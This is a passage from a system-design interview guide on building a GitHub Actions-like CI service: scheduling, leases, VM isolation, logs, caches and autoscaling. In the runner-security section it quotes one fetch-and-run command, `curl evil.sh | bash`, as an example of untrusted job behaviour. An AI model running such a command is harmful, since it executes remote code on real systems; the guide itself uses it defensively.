    if not hmac.compare_digest(sign(req.body), req.headers["X-Hub-Signature-256"]):
        return 401
    delivery = req.headers["X-Delivery-Id"]
    if not redis.set(f"delivery:{delivery}", 1, nx=True, ex=86400):
        return 202                                  # duplicate, already queued
    kafka.send("repo-events", key=str(req.json["repoId"]), value=req.body)
    return 202
```

Partitioning Kafka by `repoId` keeps events for one repository in order, which matters for `concurrency: cancel-in-progress` (the newer push should cancel the older one, not the other way round).

The planner is idempotent: the run’s natural key is `(workflow_id, commit_sha, event, delivery_id)`, enforced with a unique index, so reprocessing the same event does not create a second run.

Workflow parsing safety: YAML from users can be huge or malicious. Limit file size (for example 512 KB), matrix size (256 jobs), and parse time.

How do we queue jobs and schedule them onto runners fairly?

We have up to 500 job starts per second, many runner types (labels), and per-account limits (for example a free account may run 20 jobs at once, an enterprise 500). We must never assign one job to two runners.

Option	How	Pros	Cons
Single global FIFO queue	Jobs in arrival order	Simple	Big org floods everyone; label mismatch blocks the head
Push scheduler (we pick a runner and send it the job)	Central brain tracks runner state	Optimal packing	Needs inbound connections to runners; state drift
Pull with long polling + per-account fair queues	Runners ask for work; scheduler picks fairly	Runners need no open ports; natural backpressure	Long-poll connection count to handle

Recommended: **pull model with per-account queues and round-robin (or weighted fair) selection**, and an **atomic lease** for assignment.

```
label "ubuntu-latest":
  account A queue: [j1 j2 j3 j4 ... j10000]   running 500/500  (at limit, skip)
  account B queue: [j7]                       running 3/20
  account C queue: [j9 j11]                   running 0/20
next picks: B.j7, C.j9, C.j11, ... (A only when it drops below its limit)
```

Assignment uses a conditional update so only one runner wins, even if two acquire calls race:

```
UPDATE jobs
   SET status = 'ASSIGNED', runner_id = $1,
       lease_until = now() + interval '60 seconds'
 WHERE job_id = $2 AND status = 'QUEUED'
RETURNING job_id;
-- 0 rows -> someone else got it, try the next candidate
```

At 500 assignments per second this works on a well-indexed Postgres primary, especially if jobs are sharded by `account_id`. For more headroom, keep the ready queues in Redis (one list per account per label, plus a sorted set of accounts with ready work) and only use the DB update as the final atomic commit.

```
def acquire(runner):
    for account in fair_iterator(runner.labels):        # round-robin accounts
        if running_count(account, runner.labels) >= limit(account):
            continue
        job_id = redis.lpop(f"ready:{runner.label}:{account}")
        if job_id and db_try_assign(job_id, runner.id):
            incr_running(account)
            return build_assignment(job_id, runner)
    return None                                         # client polls again
```

Concurrency groups: when a run starts with `group: ci-refs/heads/feature-x` and `cancel-in-progress: true`, the planner looks up the active run in that group (one row per group), marks it CANCELLED, and the next heartbeat tells its runners to stop.

How do we run untrusted code safely on ephemeral runners?

A job can run anything: `curl evil.sh | bash`, crypto miners, attempts to read other jobs' secrets. Pull requests from forks are especially dangerous because the author is a stranger.

Option	Isolation	Startup	Cost	Notes
Shared long-lived VM, many jobs	Weak (leftover files, processes)	Instant	Cheap	Unsafe for multi-tenant
Containers on shared hosts	Medium (shared kernel)	1 to 2 s	Cheap	Kernel escapes are possible; no `docker` inside easily
Full VM per job	Strong (hypervisor boundary)	30 to 60 s cold, 5 s from warm pool	Higher	What GitHub-hosted runners do
microVM per job (Firecracker)	Strong, lightweight	~1 s boot	Medium	Good balance at huge scale

Recommended: **one fresh VM (or microVM) per job, destroyed afterwards.** Nothing survives between jobs.

Security layers:

- **Secrets:** stored encrypted (KMS). Delivered only to the assigned runner, for its job, using the short-lived job token. Masked in logs (the log service replaces exact secret values with `***`).
- **Fork pull requests:** run without secrets and with a read-only token by default.
- **Job token:** scoped to one repo and one job, expires when the job ends. Replaces long-lived credentials. Can also be exchanged for cloud credentials with OIDC (OpenID Connect), so no cloud keys are stored at all.
- **Network:** runners sit in an isolated VPC with egress to the internet but no access to our internal services, except the runner API through a gateway.
- **Resource limits:** max job time (6 hours), CPU and disk quotas, and abuse detection for crypto mining (sustained 100% CPU on free accounts plus known pool domains).

```
def issue_job_token(job):
    claims = {"sub": f"repo:{job.repo}:job:{job.id}",
              "repo_id": job.repo_id, "job_id": job.id,
              "perms": job.permissions,            # e.g. {"contents": "read"}
              "exp": now() + job.timeout_seconds + 600}
    return jwt.encode(claims, SIGNING_KEY, algorithm="RS256")
```

How do we stream logs live to the UI and store them cheaply?

At peak, 125,000 jobs write about 375,000 log lines per second, and some jobs are watched by several people at once. Logs must appear within 2 seconds and be kept 90 days.

Option	How	Pros	Cons
Runner writes directly to object storage	Append chunks to S3	Cheap, durable	S3 has no cheap append, not live
Write every line to a database	Row per line	Queryable	375k inserts/s, expensive, overkill
Hot buffer + cold archive	Runner sends batches to Log Service; recent lines in a stream store; on completion compact to S3	Live and cheap	Two tiers to manage

Recommended: **hot buffer + cold archive.**

```
runner --batch every 1 s--> Log Service --append--> Redis Stream / Kafka
                                |                 (key: job:901:log, TTL 1 day)
                                |---> SSE fan-out to viewers of job 901
job complete --> compactor reads stream --> gzip --> S3 logs/901/attempt-1.gz
                                                      + index of step offsets
```

The runner batches lines (every 1 second or 64 KB) and numbers them, so retries do not duplicate lines: the Log Service ignores a batch whose `fromLine` it already has.

```python
def append_logs(job_id, step, from_line, lines):
    last = int(redis.get(f"log:{job_id}:last") or -1)
    if from_line <= last:                                  # replayed batch
        lines = lines[last - from_line + 1:]
        from_line = last + 1
    if not lines:
        return
    pipe = redis.pipeline()
    for i, text in enumerate(lines):
        pipe.xadd(f"log:{job_id}", {"n": from_line + i, "step": step,
                                    "t": mask_secrets(job_id, text)})
    pipe.set(f"log:{job_id}:last", from_line + len(lines) - 1)
    pipe.execute()
    pubsub.publish(f"log-live:{job_id}", len(lines))    # wake SSE handlers
```

The SSE handler reads from the stream starting at the last id the browser saw (`Last-Event-ID` header), so a reconnecting browser resumes without gaps. Finished jobs are served straight from the compressed S3 file, with a step index so the UI can open step 3 without downloading the whole log.

How do we store artifacts and caches?

Artifacts (test reports, build binaries) total about 200 TB per day. Caches (for example `node_modules`) are read about 800 TB per day. Sending these through our API servers is impossible.

Option	How	Pros	Cons
Proxy through API	Runner uploads to us, we forward	Full control	Huge bandwidth through our servers
Presigned URLs to object storage	API returns signed URL, runner talks to S3 directly	Scales with S3, cheap	Need metadata commit step
Regional cache servers next to runners	Local SSD cache in each runner region, S3 behind	Fastest restores	More infra

Recommended: **presigned URLs to regional object storage**, with metadata in the DB. For cache, also apply scope rules and eviction.

Cache lookup rules (similar to GitHub's documented behaviour): exact key first, then `restore-keys` prefixes, searching the current branch first, then the base branch, then the default branch. A pull request can read the main branch's cache but cannot write to it, so a malicious PR cannot poison main's cache.

```
def find_cache(repo_id, scopes, key, restore_prefixes):
    # scopes: ["refs/pull/42/merge", "refs/heads/main"]
    for scope in scopes:
        hit = db.fetch_one("SELECT s3_key FROM cache_entries "
                           "WHERE repo_id=%s AND scope=%s AND cache_key=%s",
                           (repo_id, scope, key))
        if hit:
            return presign_get(hit["s3_key"])
        for prefix in restore_prefixes:
            hit = db.fetch_one("SELECT s3_key FROM cache_entries "
                               "WHERE repo_id=%s AND scope=%s "
                               "AND cache_key LIKE %s "
                               "ORDER BY last_used_at DESC LIMIT 1",
                               (repo_id, scope, prefix + "%"))
            if hit:
                return presign_get(hit["s3_key"])
    return None
```

Limits and eviction: each repository gets, say, 10 GB of cache. When over the limit, delete least recently used entries. Entries unused for 7 days are deleted. Artifacts expire after the retention period (default 90 days) via S3 lifecycle rules.

Upload flow for an artifact: `POST /artifacts` returns a presigned multipart upload URL, the runner uploads in parallel parts, then calls `finalize`, which writes the metadata row. Unfinalized uploads are cleaned up by an S3 lifecycle rule after 1 day.

How do we handle retries and runner failures?

Runners die: the VM host fails, the spot instance is reclaimed, the network drops. A job must not be stuck "in progress" forever, and must not run twice at the same time.

Failure	Detection	Handling
Runner dies mid-job	No heartbeat, lease expires (60 s)	Mark attempt FAILED (infra), re-queue as attempt + 1 if under retry limit (2)

Failure	Detection	Handling
Runner alive but network split	Heartbeat fails	Runner stops the job itself when it cannot renew the lease, so the old attempt cannot keep deploying
Job's own test fails	Step exits non-zero	No automatic retry (user code); user can "re-run failed jobs"
Scheduler crashes	Health checks	Stateless; state is in the DB, another instance continues
Webhook lost	Reconciler finds push with no run	Replay event
Planner bug for one workflow	Errors	Mark run as failed with a clear "workflow file error" message

Lease reaper:

```
UPDATE jobs
   SET status = CASE WHEN attempt < 3 THEN 'QUEUED' ELSE 'FAILED' END,
       attempt = attempt + 1,
       runner_id = NULL,
       lease_until = NULL,
       queued_at = now()
 WHERE status IN ('ASSIGNED', 'RUNNING')
   AND lease_until < now() - interval '15 seconds'
RETURNING job_id, status;
```

Every runner call carries `(job_id, attempt)`. If an old attempt's runner comes back and calls `complete`, the server rejects it because the attempt number no longer matches. This "fencing token" stops a zombie runner from overwriting the new attempt's result.

Deploy jobs need extra care: retrying a half-finished deploy can be unsafe, so retries on jobs marked `environment:` can be disabled, and the deploy script should itself be idempotent.

How do we autoscale the runner pool?

At peak we need about 125,000 runners, at night maybe 15,000. Cold-booting a VM takes 30 to 60 seconds, which would blow the 30-second queue target. Keeping peak capacity all day wastes a lot of money.

Option	How	Pros	Cons
Fixed fleet at peak size	Always 125k machines	No queue time	Very expensive at night
Reactive autoscale on queue depth	Scale up when jobs wait	Cheap	Cold start delay during ramps
Warm pool + predictive scaling	Keep N pre-booted idle VMs per label; forecast from time-of-day history	Fast starts, reasonable cost	Some idle cost, forecasting work

Recommended: **warm pool sized by queue depth plus forecast, with reactive scale-up behind it.**


```
def desired_warm(label):
    queued   = queue_depth(label)                    # jobs waiting now
    arrival  = arrival_rate(label, window="5m")      # jobs per second
    boot     = boot_time_seconds(label)              # e.g. 45
    forecast = historical_rate(label, now() + 15 * 60)
    # enough idle runners to absorb arrivals during one boot time, plus backlog
    target = queued + int(max(arrival, forecast) * boot * 1.2)
    return clamp(target, MIN_WARM[label], MAX_WARM[label])

def reconcile_pool(label):
    idle = count_idle(label)
    want = desired_warm(label)
    if idle < want:
        boot_vms(label, want - idle)
    elif idle > want * 1.5:
        drain_vms(label, idle - want)                # only idle ones
```

Example: arrivals of 100 jobs/s on `ubuntu-latest`, 45 s boot time: `100 * 45 * 1.2 = 5,400` warm VMs. Each VM serves one job, so as soon as one is taken, a replacement starts booting.

Cost tricks: use spot or preemptible instances for most Linux runners (jobs are retryable on infra failure), keep macOS and GPU runners in smaller dedicated pools because they are expensive and slow to boot, and pre-bake VM images with common tools so jobs spend less time installing.


8. Final architecture



Component	Job	Technology example
Event Ingest	Verify, dedupe, enqueue webhooks	Stateless service + Redis
Kafka	Durable ordered events per repo	Kafka, Kinesis
Workflow Planner	Parse YAML, match triggers, expand matrix, build DAG	Worker service

Component	Job	Technology example
Job State DB	Runs, jobs, steps, leases	Postgres sharded by account, or Spanner/CockroachDB
Scheduler	Fair per-account queues, atomic assignment	Service + Redis lists + DB conditional update
Runner fleet	Execute one job per isolated machine	VMs or Firecracker microVMs
Pool Autoscaler	Keep warm pools, scale on queue depth	Custom controller, KEDA, cloud ASGs
Secrets	Encrypt and deliver per job	KMS, Vault
Log Service	Live append, SSE, compaction	Redis Streams or Kafka + S3
Object storage	Artifacts, caches, archived logs	S3, GCS, Azure Blob
Status Publisher	Post check status to commits	Worker
Lease reaper	Detect dead runners, retry	Scheduled job

Deployment map (AWS)



Webhooks enter through the ingest service at the edge, the planner, scheduler, runners and log service share the service subnet, and job state, Kafka and the artifact store sit in the data subnet.

9. Common mistakes and interviewer follow-ups

- **Mistake: doing all the work inside the webhook handler.** Timeouts and duplicate runs. Say instead: “Verify, dedupe by delivery id, enqueue, return 202.”
- **Mistake: one global FIFO queue.** One big organization starves everyone. Say instead: “Per-account queues with limits and round-robin selection.”
- **Mistake: reusing runners between jobs.** Secrets and files leak across tenants. Say instead: “Fresh VM or microVM per job, destroyed after.”
- **Mistake: pushing jobs to runners.** Requires inbound access to every runner and complex state. Say instead: “Runners long-poll and acquire a lease.”
- **Mistake: no lease or fencing.** A dead runner leaves jobs stuck forever, or a zombie runner overwrites a retry. Say instead: “Heartbeat lease, reaper re-queues, attempt number as a fencing token.”
- **Mistake: logs and artifacts through the API servers or a relational DB.** Hundreds of TB per day. Say instead: “Hot stream for live logs, compacted to object storage; artifacts and caches via presigned URLs.”
- **Mistake: letting PRs write to the main branch cache.** Cache poisoning. Say instead: “Caches are scoped by branch; PRs read base caches but write only their own scope.”
- **Follow-up: “How would self-hosted runners work?”** Same pull protocol over HTTPS: the customer’s runner registers with a token, long-polls `acquire` for its labels, and follows the same lease rules. No inbound firewall rules needed.

10. One-page cheat sheet

Topic	Key point
Scale	10M jobs/day, ~500 starts/s peak, ~125k concurrent runners
Data volume	Logs 10 TB/day, artifacts 200 TB/day, cache reads 800 TB/day
Triggers	HMAC verify, dedupe by delivery id, Kafka partitioned by repo, async planner
Planning	YAML at commit sha, trigger filters, matrix expansion, DAG via `needs`
Scheduling	Pull model, long poll, per-account x label fair queues, concurrency limits
Assignment	`UPDATE ... WHERE status='QUEUED'` with lease; attempt number fences zombies
Isolation	Fresh VM/microVM per job, isolated VPC, per-job token, OIDC, no secrets for forks
Logs	Batched, numbered lines, Redis Streams + SSE, compacted gzip to S3

Topic	Key point
Artifacts/cache	Presigned URLs, branch-scoped cache, LRU, 10 GB per repo, lifecycle expiry
Failures	Heartbeat every 20 s, 60 s lease, reaper retries infra failures up to 2 times
Autoscaling	Warm pool = backlog + arrival rate x boot time x 1.2, spot instances
CAP	CP for job assignment and state, AP for logs and status display

Sources

- Codemia: Design GitHub Actions
- DEV: Design GitHub Actions in 45 Minutes
- GitHub Docs: About GitHub-hosted runners
- GitHub Docs: Caching dependencies to speed up workflows
- GitHub Docs: Security hardening with OpenID Connect
- AlgoCademy: Design a CI/CD System
- Paul Serban: GitHub Actions Runners Deep Dive